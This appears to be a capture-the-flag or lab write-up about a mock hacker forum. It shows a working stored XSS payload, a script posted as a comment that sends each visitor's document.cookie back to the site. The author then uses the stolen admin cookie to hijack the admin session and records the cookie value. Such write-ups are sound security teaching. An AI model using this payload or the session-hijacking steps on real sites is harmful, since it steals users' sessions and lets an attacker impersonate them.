
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Once an account is registered and signed in, this is what the hacker forum looks like


Objective

1. What is the admin's authid cookie value?


- ❖ To get the admin's cookie value, we can perform an XSS attack on this site. The goal is to have a reflected XSS attack that automatically sends the client's browser cookie to the server, where I (attacker) can read that cookie.
- ❖ The goal of the script is to post a comment as the user with their cookie value
- I experimented a bit, tried a couple different approaches until I got the right one. Lets go over what didn't work.
 - Tried to use a script that will populate the form field with document.cookie, then click the submit button. This didn't work because the script executes before the page fully loads and doesn't actually send anything. This approach may succeed if we add an event listener to wait until DOMContentLoaded before performing the form tasks.
 - Tried various XMLHttpRequest() approaches; turns out I was having issues with both format and encoding of the data to send, and also the correct syntax and required attributes to send. Examining the Network tab of the browser tools helped troubleshoot how the server was expecting the data. Comments are in the form of note=<comment>. Post requests also require a particular content-type attribute specified in the request header.
 - After resolving the issues and successfully able to post a comment thru the
 javascript console, we can enclose script tags around our javascript and post it as a
 comment.

The scrip that works is:


<script> const XHR = new XMLHttpRequest(); let urlEncodedData = "", urlEncodedDataPairs = [], name; data = {'note': document.cookie}; for(name in data) { urlEncodedDataPairs.push(encodeURIComponent(name) + '=' + encodeURIComponent(data[name]));} urlEncodedData = urlEncodedDataPairs.join('&').replace(/%20/g, '+'); XHR.open('POST', '/home'); XHR.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded'); XHR.send(urlEncodedData); </script>




Resources here: https://developer.mozilla.org/en-us/docs/Learn/Forms/Sending_forms_through_JavaScript




Comment is posted, but don't see anything. Examining the element shows the javascript there though. Now, each time the home page is loaded for a user that sees the comment, the script will run and post that user's cookie value. We just have to wait for the admin to log on.



❖ After refreshing the page, we see that our own cookie value is posted. That is the script working on our end. We can also see that the bestadmin account also posted their cookie value. We can copy the cookie value, go into our browser tools and change our authid cookie to match the admin's value. Once we do that and refresh, we are now logged in as admin





- The /home page now redirects to /admin. There is the admin dashboard to change the comments.
- The admin cookie value is 2564799a4e6689972f6d9e1c7b406f87065cbf65